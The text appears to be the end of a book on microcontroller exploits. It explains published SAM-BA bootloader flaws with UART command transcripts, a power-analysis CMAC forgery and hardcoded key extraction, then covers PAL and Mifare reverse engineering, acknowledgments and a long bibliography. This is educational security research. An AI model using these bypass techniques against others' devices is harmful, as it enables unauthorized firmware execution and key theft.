Note well: CMAC authentication is often thought of as a fast alternative to public-key signatures. When things go well, CMAC offers authentication in far less time than public-key signatures. Unlike signatures, things can go quite poorly because CMAC depends upon a shared secret key that either party can leak. Think of it like a letter: if we were writing to one another with public-key cryptography, my signature would guarantee that the letter came from someone with a key that only I should have access to and that only I might leak to a third-party. But if we use CMAC to authenticate our letters, you *and* I have access to the authentication key. *Either* of us might leak that key to a third-party.

Some chips include SAM-BA in ROM. Others have no ROM and instead link the boot assistance monitor to flash memory. A GPIO pin configures the bootloader entry, and SAM-BA supports both UART and USB communications to the host computer. The standard procedure is that when the configuration pin is low at reset or the application's reset vector is `0xffffffff`, the bootloader will first attempt enumeration over USB and then fall back to a UART console.

SAM-BA has a fancy GUI client and TCL scripting library, but for the first bug, we'll stick to the text protocol of the UART variant. Microchip documents loading a secure applet with the following transactions, where `applet.cip` is an encrypted and signed applet binary that is 9,870 bytes in size.

```
(PC to Device) >> SAPT,0,9870,0,01#
(Device to PC) << CACK,00000000,00009870#
(PC to device) >> <applet.cip>
(Device to PC) << CACK,00000000,00000000#
```

During this procedure, the `SAPT` command handler loads the applet to `0x220000` in SRAM, checks the CMAC authentication, and decrypts the applet in place. The result of the authentication check is placed in a global variable. If the CMAC were wrong, the latter CACK message would include an error code and the global variable would indicate a bad authentication.

After the applet is loaded, the SMBX command is used to load the mailbox. mailbox.bin is neither encrypted nor signed, and it loads to the mailbox area within the application image at 0x22-0004. A matching command, RMBX, will retrieve the mailbox after execution, to allow for bidirectional communication.

```
(PC to device) >> SMBX,0,80,0,01#
(Device to PC) << CACK,00000000,00000080#
(PC to device) >> <mailbox.bin>
(Device to PC) << CACK,00000000,00000000#
```

Now that the applet is loaded, the EAPP command can be used to execute the applet against the mailbox message. In addition to the mailbox, SFIL and RFIL commands exit to send or receive a file from the device.

```
(PC to device) >> EAPP,0,0,0,00#
(Device to PC) << ASTA,00000000,00000000#
```

Now that we've covered the basics of the tutorial, let's peek at the first exploitable bug. Janushkevich first notes that the RMBX command allows the mailbox to be retrieved even when it has not been loaded. Because the mailbox and the applet overlap, this allows him to read back part of the applet from memory.

He then tried first a signed, encrypted applet and an unsigned, unencrypted applet. RMBX returned pieces of the first applet in cleartext, showing that it was decrypted to memory before being executed. The unsigned applet also had pieces returned from the mailbox without corruption, implying that when CMAC validation fails, the unvalidated message remains in memory without being scrambled by decryption.

Finally, he tried executing the applet with `EAPP`, `SFIL`, and `RFIL`. All three—I shit you not—executed the unencrypted, unsigned applet without complaint. It seems that the `SAPT` command records that the authentication failed, but the commands that execute the applet do not bother to check that variable. This is tracked as CVE-2020-12787.

As a second attack, he attached a ChipWhisperer to a modified SAMA5D2-XULT dev kit to take a look at the power consumption when that chip performs CMAC authentication. By identifying a point in time when power traces wildly diverge based upon a carry-in subtraction of a provided CMAC word from the computed word, he is able to leak bits of the correct CMAC of the message, starting from the most significant bit and working his way down to the least. In 1,300 power measurements or twenty minutes, this lets him forge a CMAC authentication for bootstrapping an image, loading a SAM-BA applet, or installing a key. This is tracked as CVE-2020-12788.

His third attack against this series is simple but brutal: the CMAC keys used by this bootloader are hardcoded and can be dumped by an applet using the vulnerabilities we've already discussed. These keys were verified by decrypting published applets, allowing for their reverse engineering and, perhaps someday, their exploitation. CVE-2020-12789.

I Other Chips

I.1 PAL Truth Tables

Programmable array logic (PAL) and generic array logic (GAL) devices were early technologies for programmable logic that predate CPLD and FPGA devices. Programming methods were often unique to the brand of the chip, while the pinout and functionality were compatible between vendors. These days, they are mostly dumped for retrocomputing emulation and repair projects.

DuPAL is an open suite of tools for PAL reverse engineering, available as Battaglia (2020). It consists of a hardware board with an Atmega chip for applying inputs and sampling outputs of a PAL chip, and GUI tools in Java that can export observations or test potential chip configurations.

DuPAL does not read the raw memory out of the chip, so it is limited to states that can be externally observed from inputs and outputs. This gets confusing when output values are fed back as inputs, sometimes with a delay for synchronous logic.

Surply (2015) describes the use of an Arduino Uno to dump the truth table of a PAL16L8 chip from a pinball machine. The truth tables were too large to reduce with Karnaugh mapping, but Surply was able to use the Quine-McCluskey method in the form of Niels Serup's Electruth library for Python to minimize the PAL's truth table in a few hours, revealing the address space of the machine's many I/O ports.




Figure I.1: MMI PAL16R6B

It's also possible to dump these chips visually. PALs mark truth table bits with electromigration fuses. These work by running too much current through a very thin metal trace, causing the metal to flow along the path of the current, which breaks the trace.

I.2 Mifare Classic Gate Recovery

Nohl et al. (2008) describes a successful reverse engineering of a then-secret cryptographic algorithm used by NXP's Mifare Classic RFID tags. The chip, shown in Figure I.2, is barely a millimeter square, available in 1K and 4K versions.

Nohl required both surface and delayered photographs for this recovery, then used edge detection and pattern matching to recognize the standard-cell library of the chip. Though there are many thousands of gates on the chip, there are only seventy or so unique logic cells. The gate tileset has been published as SRL (2012b).

Of the six chip layers, the upper ones obscured cell identification. These were removed by mechanical polishing rather than through chemical etching. Images were then stitched with Hugin, and as Degate had not yet been written, custom Matlab scripts were used to perform standard cell identification.

After the Mifare Classic was reverse engineered, Plötz and Nohl (2011) followed with details of reverse engineering the Legic Prime RFID tag. The authors dumped their custom Matlab scripts for Degate, and published their tile set as SRL (2012a).




Figure I.2: Mifare Classic

Thank you kindly.

Chris Tarnovsky first introduced me to the most invasive of physical attacks, microprobing in a Vegas hotel room and a FIB in his home garage, long before I was ready for them. He helpfully provided me a with a live-decapsulated MSP430 before I could make my own. Brooke Hill taught me decapsulation chemistry and ROM photography at his home lab in Texas, then sent me back to Tennessee with my first bottle of fuming nitric acid.

For more years than I'd care to admit, my hardware lab was in storage and my plans to write this book were on hold. John McMaster nerd-sniped me into building a new lab, gave helpful criticism of my lab procedures, and most importantly helped me understand why things weren't working as I made little mistakes along the way. Without his excellent and original work in mask ROM photography, I never would have performed my own.

Colin O'Flynn helpfully sent me a copy of all his Circuit Cellar drafts, which made it a lot easier to track down his excellent work in this field. You should buy his lab equipment from NewAE Technology and his *Hardware Hacking Handbook* from No Starch Press.

The Freescale MC13224 chip in Chapter 14 has since become unobtainable, but Amanda Wozniak helpfully sent a tray of them my way, leftovers from her Ninja Party badge many Defcons ago.

Over beers in Montréal, Chris Gerlinsky told me the story of the SRAM mirroring buffer-overflow exploits in Chapter 6, then followed up with hard sources from pirate literature and evidence exhibits from the EchoStar v. NDS trial. Without those resources, and his assistance in finding sample hardware, that chapter would be no more than a slim entry in the appendix.

I trusted Justin Osborn with an early draft of this book, which he promptly photocopied for a самиздат run, distributed at Johns Hopkins APL. He also took the time to edit every page of that draft, sending me the resulting blood bath of red ink by mail. What a friend!

Geoff Chappell never cared much for microcontrollers, but he taught me a lot about reverse engineering over coffee and wine. A walking anachronism, he never carried a cellphone or used an interactive disassembler. I wish I could call up his local restaurant, ask whether a gentleman with a dapper hat is sitting at the bar, and race down to Mott Street to give him a copy of this book on paper. Fuck cancer.

Bibliography

Abbott, Laura. 2022. *Another vulnerability in the LPC55S69 ROM.* Oxide Blog.

———. 2021. *Exploiting Undocumented Hardware Blocks in the LPC55S69.* Oxide Blog.

Alaudeen, Sulthan. 2021. *CVE-2021-40154.* Github.

AMI. 1979. *MOS Products Catalog.*

Balda. 2021. *Body Biasing Injection experiments.* balda.ch.

Barbu, Guillaume, Hugues Thiebeauld, and Vincent Guerin. 2010. *Attacks on Java Card 3.0 Combining Fault and Logical Attacks.* Smart Card Research and Advanced Application.

Barisani, Andrea. 2017. *Security advisory: High Assurance Boot (HABv4) bypass.* Inverse Path.

Battaglia, Fabio. 2020. *DuPAL-PAL-DUmper.* Github.

Bazanski, Serge, and Michał Kowalczyk. 2018. *Hacking Toshiba Laptops; or, how to mess up your firmware security.* Recon Brussels.

Bazanski, Sergiusz. 2017. *Renesas M16C Programmer.* Github.

Beck, Friedrich. 1988. *Präparationstechniken für die Fehleranalyse an integrierten Halbleiterschaltunge.*

Beck, Friedrich. 1998. *Integrated circuit failure analysis : a guide to preparation techniques.*

Bittner, Otto, Thilo Krachenfels, Andreas Galauner, and Jean Pierre Seifert. 2021. *The Forgotten Threat of Voltage Glitching: A Case Study on Nvidia Tegra X2 SoCs.* 2021 Workshop on Fault Detection and Tolerance in Cryptography (FDTC).

Blair, Mark J. 2020. *8051Dumper.* Github.

Blaze, Matt. 1994. *Protocol Failure in the Escrowed Encryption Standard.* Proceedings of the 2nd ACM Conference on Computer and Communications Security.

Boone, Gary W., and Michael J. Cochran. 1977. *Variable function programmed calculator.* Patent, US3991305A.

Bozzato, Claudio, Riccardo Focardi, and Francesco Palmarini. 2019. *Shaping the Glitch: Optimizing Voltage Fault Injection Attacks.* TCHES Volume 2019, Issue 2.

Brain, Jim. 2014. *6500Dump – AVR code to dump MOS 6500 ROM contents.* Github.

Brosch, Kris. 2015. *Firmware dumping technique for an ARM Cortex-M0 SoC.* Include Security Blog.

Caps0ff. 2017a. *Decap 139 replacement: Mortal Kombat 4 U76,* May.

———. 2017b. *Decap 145: Croupier (PIC16C74),* May.

———. 2020a. *Extracting the elusive TMS32010 mask ROM,* Nov.

———. 2020b. *If at first you don't succeed boil it in acid,* Dec.

Caudel, Edward R., and Joseph H. Raymond Jr. 1974. *Electronic calculator or digital processor chip with multiple code combinations of display and keyboard scan outputs.* Patent, US3991305A.

Chavez, Stephen, and Specter. 2017. *From Robot Wheelchairs to Hacking Cars.* 43rd Asilomar Microcomputer Workshop.

Cheron, Corentin. 2019. *WCHProg PR #1.* Github.

Christophel, Aaron. 2021. *These 36 lines and an N-Channel Mosfet (BA7U2D) make an ESP32 Micro into a working nRF52 Power glitcher.* Twitter.

Christophel, Aaron, and Thomas. 2018. *uC für 0,20€ CH552 / CH554 von WCH Billig Micro mit USB Funktion, Chip vorstellung.* Mikrocontroller Forums.

Commodore. 1986. *6500/1 One Chip Microcomputer.* Datasheet.

Cornateanu, Ryan. 2021. *Pulling Bits From ROM Silicon Die Images: Unknown Architecture.* ryancor.medium.com.

Cui, Ang, and Rick Housley. 2017. *BADFET: Defeating Modern Secure Boot Using Second-Order Pulsed Electromagnetic Fault Injection.* 11th USENIX Workshop on Offensive Technologies (WOOT 17).

Delugré, Guillaume, and Kévin Szkudłapski. 2017. *Vulnerabilities in High Assurance Boot of NXP i.MX microprocessors.* Quarkslab Blog.

Devreker, Jasper. 2023. *Reverse engineering an e-ink display.* Zeus WPI.

Dewar, Alex. 2018. *ChipWhisperer Tutorial A9: Bypassing LPC-1114 Read Protect.* NewAE Wiki.

Domke, Felix. 2009. *Blackbox JTAG Reverse Engineering.* 26C3.

Ender, Maik, Amir Moradi, and Christof Paar. 2020. *The Unpatchable Silicon: A Full Break of the Bitstream Encryption of Xilinx 7-Series FPGAs.* 29th USENIX Security Symposium.

Enthusiast, PS4. 2018. *PS4 Aux Hax 3: Dualshock4.* Fail0verflow.

Evans, Chris. 2020. *Reverse engineering a forgotten 1970s Intel dual core beast: 8271, a new ISA.*

Fader, Dark. 2001. *DumpRom.* darkfader.net.

Fox, The. 2006. *Tengen CIC ROM Code Translated to C.*

Freescale. 2010. *MC1322x Reference Manual.*

Fritsch, Hagen. 2020. *Low-cost attacks on STM8 readout protection.*

Galiano, Sergio. 2023. *TLCS-90 ROM Reader.* Github.

Garb, Kathrin, and Johannes Obermaier. 2020. *Temporary Laser Fault Injection into Flash Memory: Calibration, Enhanced Attacks, and Countermeasures.*

Gerlinsky, Christopher. 2019. *Bits from the Matrix: Optical ROM Extraction.* Hardware.io.

———. 2017. *Breaking Code Read Protection on the NXP LPC-family Microcontrollers.* Recon Brussels.

Goodspeed, Travis. 2024. *A Mask ROM Bit Extraction Tool.* PoC||GTFO 22:2.

———. 2016a. *Decoding AMBE+2 in MD380 Firmware in Linux.* PoC||GTFO 13:5.

———. 2009. *GoodFET.* Github.

———. 2022. *Nippertool.* Github.

———. 2011. *Practical MC13224 Firmware Extraction.* CONFidence Krakow.

———. 2016b. *Reverse Engineering the MD380.* PoC||GTFO 10:8.

———. 2012. *STM32F2xx Memory Extraction Exploit.* Private Correspondence.

Goodspeed, Travis, and Axelle Apvrille. 2019. *NFC Exploitation with the RF430 Family.* PoC||GTFO 20:03.

Grand, Joe. 2014. *Discovering Debug Interfaces with the JTAGulator.* Black Hat Asia.

———. 2022. *How I hacked a hardware crypto wallet and recovered $2 million.* Youtube.

Grinberg, Dmitry. 2017a. *Exploiting PSoC4 for Fun and Profit.* dmitry.gr.

———. 2017b. *PSoC4 Confidential.* dmitry.gr.

Guthaus, Matthew R., James E. Stine, Samira Ataei, Brian Chen, Bin Wu, and Mehedi Sarwar. 2016. *OpenRAM: An open-source memory compiler.* 2016 IEEE/ACM International Conference on Computer-Aided Design (ICCAD).

Guy, Edmonton. 2000a. *NagraVision/DishNetwork ROM 3 Revision 372 Conditional Access Module Operating System.*

Guy, Stunt. 2000b. *The NagraVision Hacking FAQ.*

Hearn, Maribel. 2017. *Extracting the Game Boy Advance BIOS ROM through the Execution of Unmapped Thumb Instructions.* PoC||GTFO 16:7.

Heinz, Benedikt. 2006. *Locating JTAG Pins Automatically.* PH-Neutral.

Helfmeier, Clemens, Dmitry Nedospasov, Christopher Tarnovsky, Jan Starbug Krissler, Christian Boit, and Jean-Pierre Seifert. 2013. *Breaking and Entering through the Silicon.* Proceedings of the 2013 ACM SIGSAC Conference on Computer and Communications Security.

Henry, Trenton, David Rivenburg, Dan Stirling, Bob Nathan, Bill Belknap, Mats Webjoern, Bill Dellar, et al. 2004. *USB Device Firmware Upgrade Specification.*

Herrewegen, Jan Van den, David Oswald, Flavio D. Garcia, and Qais Temeiza. 2020. *Fill your Boots: Enhanced Embedded Bootloader Exploits via Fault Injection and Binary Analysis.* TCHES Volume 2020, Issue 1.

Horton, Kevin. 2023. *Private Correspondence.*

———. 2004. *The Infamous Lockout Chip.* kevtris.org.

Huang, Andrew “Bunnie”. 2007. *Hacking the PIC18F1320.* Bunnie Studios Blog.

———. 2022. *Infra-Red, In Situ (IRIS) Inspection of Silicon.* Bunnie Studios Blog.

Huffstutter, Carl. 2011. *iClass Key Extraction – Exploiting the ICSP Interface.* ProxClone.com.

Ilmer, Veniamin. 2024. *decoding_ rom.* Github.

Janushkevich, Dmitry. 2020. *Microchip ATSAMA5 SoC Multiple Vulnerabilities.* F-Secure Labs.

Julien, Franck. 2021. *Renes’hack.* Blog.

Kaljević, Dejan. 1997. *Crack Pic.*

Kammerstetter, Markus, Markus Muellner, Daniel Burian, Christian Platzer, and Wolfgang Kastner. 2014. *Breaking Integrated Circuit Device Security through Test Mode Silicon Reverse Engineering.* Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security.

Kovrizhnykh, Alexey. 2023. *GigaVulnerability: GD32 Security Protection bypass.* OffZone.

Kuhn, Markus G. 1998. *Cipher instruction search attack on the bus-encryption security microcontroller DS5002FP.* IEEE Transactions on Computers, Volume 47, Issue 10.

———. 1996. *Sicherheitsanalyse eines Mikroprozessors mit Busverschlüsselung.*

Laurie, Adam. 2013. *Fun with Masked ROMs - Atmel MARC4.* Major Malfunction.

Lim, JinGen. 2021. *Compromising the IC204 ECU; Flashing arbitrary, unsigned firmware.*

Lind, Mattis. 2019. *6801Reader.* Github.

Lohrke, Heiko, Shahin Tajik, Thilo Krachenfels, Christian Boit, and Jean-Pierre Seifert. 2018. *Key Extraction Using Thermal Laser Stimulation: A Case Study on Xilinx Ultrascale FPGAs.* TCHES Volume 2018, Issue 3.

Louie, Glenn, John Wipfli, and Alan Ebright. 1977. *A Dual Processor Serial Data Controller Chip.* IEEE International Solid-State Circuits Conference.

Magesh, Arun. 2023. *Making TOCTOU Great again – X(R)IP.* onekey.com.

Maurine, Philippe, Karim Tobich, Thomas Ordas, and Pierre-Yvan Liardet. 2012. *Yet Another Fault Injection Technique : by Forward Body Biasing Injection.*

McCormac, John. 1996. *European Scrambling Systems: Circuits, Tactics and Techniques 5.*

McMaster, John. 2019. *siliconpr0n.org.*

———. 2018. *zorrom.* Github.

Melching, Willem. 2021. *AirTag Dump.* Github.

Meriac, Milosch. 2010. *Heart of Darkness: exploring the uncharted backwaters of HID iClass security.* 27C3.

Mordinson, David. 1998. *Headend Project Report.* Technical report NDS088814. NDS Technologies Israel LTD.

Mostek. 1978. *Mostek Microcomputer 3870/F8 Data Book.*

Mostowski, Wojciech, and Erik Poll. 2008. *Malicious Code on Java Card Smartcards: Attacks and Countermeasures.* Smart Card Research and Advanced Applications.

Motorola. 1984. *MC6801 8-Bit Single-Chip Microcomputer Reference Manual.*

———. 1995. *Technical Update MC68HC705.*

Nedospasov, Dmitry. 2017. *NXP LPC1343 Bootloader Bypass.* Toothless Blog.

Neviksti. 2005. *"Manually" extracting a ROM.* Cherry ROMs Forum.

———. 2006. *Reverse Engineering the CIC.* nesdev.org.

NipperClauz. 2000. *Plaintiff's Exhibit 511A.* EchoStar v NDS Group.

Nohl, Karsten, Devid Evans, Jan Starbug Krissler, and Henryk Plötz. 2008. *Reverse-Engineering a Cryptographic RFID Tag.* 17th USENIX Security Symposium.

Nordic. 2014. *nRF51 Series Reference Manual.*

NXP. 2012. *LPC13xx User Manual,* UM10375.

Obermaier, Johannes, Marc Schink, and Kosma Moczek. 2020. *One Exploit to Rule them All? On the Security of Drop-in Replacement and Counterfeit Microcontrollers.* 14th USENIX Workshop on Offensive Technologies (WOOT 20).

Obermaier, Johannes, and Stefan Tatschner. 2017. *Shedding too much Light on a Microcontroller's Firmware Protection.* 11th USENIX Workshop on Offensive Technologies (WOOT 17).

O'Flynn, Colin. 2021. *AirTag RE.* Github.

———. 2020a. *BAM BAM!! On Reliability of EMFI for in-situ Automotive ECU Attacks.* ESCAR Europe.

———. 2023. *Fault Injection and Power Analysis: Part of your Appliance Repair Toolkit?* Circuit Cellar, May.

———. 2020b. *Low-Cost Body Biasing Injection (BBI) Attacks on WLCSP Devices.* Smart Card Research and Advanced Applications: 19th International Conference, CARDIS.

Pekic, Zoltan. 2022. *sys_ emz1001.* Github.

Pemberton, Phil. 2022. *68HC705C8 Glitcher.* Github.

Pfau, Vicki. 2017. *Cracking the GBA BIOS.* mgba.io.

PLC77. 2001. *Smart Card Unlooper.*

Plötz, Henryk, and Karsten Nohl. 2011. *Peeling Away Layers of an RFID Security System.* Humboldt-Universität zu Berlin, SAR-PR-2011-03.

Rainier, Jarrett. 2022. *Dumping Firmware With a 555.*

Raki. 2024. *IKAOPN.* Github.

Rashid, Saleem. 2018. *Breaking the Ledger Security Model.*

Results, Limited. 2021a. *Enter the EFM32 Gecko.* Limited Results Blog.

———. 2020a. *nRF52 Debug Resurrection (APPROTECT Bypass).* Limited Results Blog.

———. 2020b. *Nuvoton M2351 MKROM.* Limited Results Blog.

———. 2021b. *The PocketGlitcher.* Limited Results Blog.

Riddle, Sean. 2016. *Motorola MC6805P2.*

———. 2013. *Other F8 games.*

———. 2023. *Private Correspondence.*

———. 2019. *SM590 Dumping.*

Rock, Black Jet. 2013. *Dumper M3780.* Github.

Roth, Thomas. 2021. *How the Apple AirTags were hacked.* YouTube.

———. 2018. *Ledger Nano S: Bootloader Verification Bypass.* 35C3/Wallet.Fail.

———. 2019. *TrustZone-M(eh): Breaking ARMv8-M's security.* 36C3.

Roth, Thomas, Josh Datko, and Dmitry Nedospasov. 2019. *Chip.Fail.* Black Hat Briefings.

Rütten, Christiane, and Travis Goodspeed. 2016. *Reverse Engineering a Digital Two-Way Radio.* Troopers Heidelberg.

Ryan, Mike, Marsh H, and John McMaster. 2015. *Reversing the Nintendo 64 CIC.* Recon.

Sah, Prakhar, and Matthew Hicks. 2023. *RIPencapsulation: Defeating IP Encapsulation on TI MSP Devices.* arXiv preprint arXiv:2310.16433.

Schaffer, Kibo. 2018a. *Bypassing code protection on an Intel 8752.* blog.inach.is.

———. 2018b. *Dumping a protected Altera EP900.* blog.inach.is.

Schink, Marc, and Johannes Obermaier. 2020. *Exception(al) Failure – Breaking the STM32F1 Read-Out Protection.* Zapb.de Blog.

Schobert, Martin. 2010. *All Chips Reversed.* Die Datenschleuder 94.

Schretlen, Galen. 2021a. *Zynq BootROM Secrets: UART loader.* Github Gist.

———. 2021b. *Zynq Part 1: Dumping the bootrom the hard way.* Ropchai.in Blog.

———. 2021c. *Zynq Part 2: UART Secrets.* Ropchai.in Blog.

———. 2022a. *Zynq Part 3: CVE-2021-27208.* Ropchai.in Blog.

———. 2022b. *Zynq Part 4: CVE-2021-44850.* Ropchai.in Blog.

Scott, Micah Elizabeth. 2016. *A USB Glitching Attack; or, Reading RFID by ROP and Wacom.* PoC||GTFO 13:4.

Segher. 2010. *The weird and wonderful CIC.* HackMii.

Sideris, Costis. 2009a. *Gameboy Color Boot ROM.* FPGABoy.

———. 2009b. *Super Gameboy Boot ROM.* FPGABoy.

Silvanovich, Natalie. 2014. *Dumping Firmware from Tamagotchi Friends by Power Glitching.* PoC||GTFO 4:6.

———. 2013a. *Reliable Code Execution on a Tamagotchi.* PoC||GTFO 2:4.

———. 2013b. *The GeneralPlus Test Program.* Kwartzlab.ca.

Skorobogatov, Sergei P. 2005. *Semi-invasive attacks – A new approach to hardware security analysis.* Technical report UCAM-CL-TR-630. University of Cambridge.

Skowronek, Stanislaw. 2007. *JREV.* NSA@HOME.

sQuallen. 2012. *Geremia "Kamikaze" Winbond Unlock.* 360 Lizard.

SRL. 2012a. *RFID tag, Legic, early 90s.* Silicon Zoo.

———. 2012b. *RFID tag, NXP, 1994.* Silicon Zoo.

STMicro. 1996. *ST16CF54 Datasheet,* DS.CF54/9601V1.

———. 2005. *ST7 Programming manual,* PM0056.

———. 2010. *USB DFU protocol used in the STM32 bootloader.* AN3156.

Surply, Pierre. 2015. *Hacking a Sega Whitestar Pinball.* GreHack.

Tarnovsky, Chris. 2008. *Security Mechanism of PIC16C558, 620, 621, 622.* Flylogic's Analytical Blog.

Temkin, Katherine. 2018. *Vulnerability Disclosure: Fusée Gelée.* ReSwitched.

Texas Instruments. 2010. *MSP430 Programming with the JTAG Interface,* SLAU320.

Thomas, Braden. 2014. *Exploitation of a Hardened MSP430-Based Device.* Ekoparty.

Transistor, Vegan. 2023. *Bosch Smart Home Hacks.* Github.

Uncredited. 2020. *Kraken Identifies Critical Flaw in Trezor Hardware Wallets.* Kraken Blog.

Visual6502. 2010. *6502 Layer Images.*

Wade, Christopher. 2021a. *Breaking Secure Bootloaders.* Defcon 29.

———. 2021b. *Breaking the NFC chips in tens of millions of smart phones, and a few PoS systems.* PenTestPartners Blog.

Walker, Sage. 2023. *OpenROM: Design of an Open-Source Read-Only Memory Compiler for the OpenRAM Project.*

Wilhelmsen, Peter, and Morten Shearman Kirkegaard. 2017. *Backing Up Firmware from Dallas Semiconductor DS5002FP.*

Wouters, Lennert, Benedikt Gielichs, and Bart Preneel. 2022. *On the susceptibility of Texas Instruments SimpleLink platform microcontrollers to non-invasive physical attacks.* COSADE.

Wouters, Lennert, Jan Van den Herrewegen, Flavio D. Garcia, David Oswald, Benedikt Gierlichs, and Bart Preneel. 2020. *Dismantling DST80-based Immobiliser Systems.* TCHES Volume 2020, Issue 2.

Wozniak, Amanda, and Brandon Creighton. 2010. *Ninja Badge.* Defcon 18.

Xilokar. 2022. *Pwning the BCM61650.* blog.xilokar.info.


YKT, Nuke. 2023. *Dumped SC-55mkII's secondary MCU (Mitsubishi M37409M2).* Twitter.

Zilog. 1982. *Z8 MCU Test Mode.*

Index

Colophon

The text of this book was typeset using the LaTeX document markup language for the TeX document preparation system. The primary typefaces used in this bible are from the Computer Modern family, created by Donald Knuth in METAFONT. The æsthetics of this book are attributable to these excellent tools.



Microcontrollers are single-chip computers. Many protect themselves so that we cannot easily read the memory inside. *Microcontroller Exploits* explains in practical detail exactly how these protections are bypassed with software, electronics, photography, and chemistry.

Learn how ghost memory banks allowed satellite TV cards to be hacked for unlimited pay-per-view; how to unlock a PIC microcontroller with ultraviolet light and nail polish; how to read the ROM of a cryptography chip or a Game Boy with chemicals and a microscope; how Atari made unlicensed games for Nintendo's NES; and much more. Techniques are covered in sufficient depth for a clever engineering student to reproduce them, with real part numbers and real source code.

Whether you want to protect your own design from reverse engineering or to make a backup copy of your favorite arcade game from grade school, this book will show you how it's done.

$49.99 ($65.99 CDN)

ISBN 978-1-7185-0388-5
54999
9 781718 503885

THE FINEST IN GEEK ENTERTAINMENT™
nostarch.com